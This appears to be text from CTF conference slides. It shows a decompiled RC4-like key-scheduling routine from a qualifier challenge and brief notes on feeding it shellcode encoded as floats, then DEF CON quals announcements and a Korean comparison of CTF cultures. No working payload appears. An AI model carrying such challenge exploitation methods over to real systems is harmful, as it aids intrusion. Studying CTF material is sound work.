    signed int i; // [sp+8h] [bp-8h]@1
    signed int j; // [sp+8h] [bp-8h]@4

    for ( i = 255; i >= 0; --i )
        byte_804ACC0[255 - i] = i;
    *(_WORD *)&byte_804ACC0[256] = 0;
    for ( j = 0; j <= 255; ++j )
    {
        byte_804ACC0[257] += byte_804AC7C[byte_804ACC0[256] & 0xF] + byte_804ACC0[byte_804ACC0[256]];
        v0 = byte_804ACC0[byte_804ACC0[256]];
        byte_804ACC0[byte_804ACC0[256]] = byte_804ACC0[byte_804ACC0[257]];
        byte_804ACC0[byte_804ACC0[257]] = v0;
    }
    result = &byte_804ACC0[256];
    *(_WORD *)&byte_804ACC0[256] = 0;
    return result;
}
```




RECONSTRUCTION

Calculate key table

Simulate with shellcode input


Shellcode must be written as float!



END OF PREQUAL

Some problems are fun.

Some probs. ...




NEW ORGANIZER


tl;dr

quals registration may 1
quals weekend of june 15
detailed schedule below!

We're **dropping categories** from previous years. You can leave your **forensics** tools at work, you're not going to be undeleting .TGA files from FAT12 dumps this year. You don't need to bookmark all those DEF CON history pages either, **trivia is gone**, and we promise to not make you answer "____ _ _____!"



DEFCON FINAL ROUND?



CODEGATE AND OTHER CTF GAMES

- 참가자의 입장에서 개인적으로 느낀 것들 임을 알려 드립니다! ;-)
- Codegate, secuinside, ISEC CTF, hdcon ...
 - 행정기관 등에서 많은 관심을 갖고 아낌없는 지원!
 - 보안에 대한 관심에 비례해 규모도 커지고 다양해지는 각종 컨퍼런스 및 대회들
 - 진지한 분위기
- DEFCON, plaidCTF, Ghost in the Shellcode...
 - 행정기관의 관심 및 후원 << 각종 geek들의 놀이터
 - 편한 분위기, 시끌시끌



Q&A =)

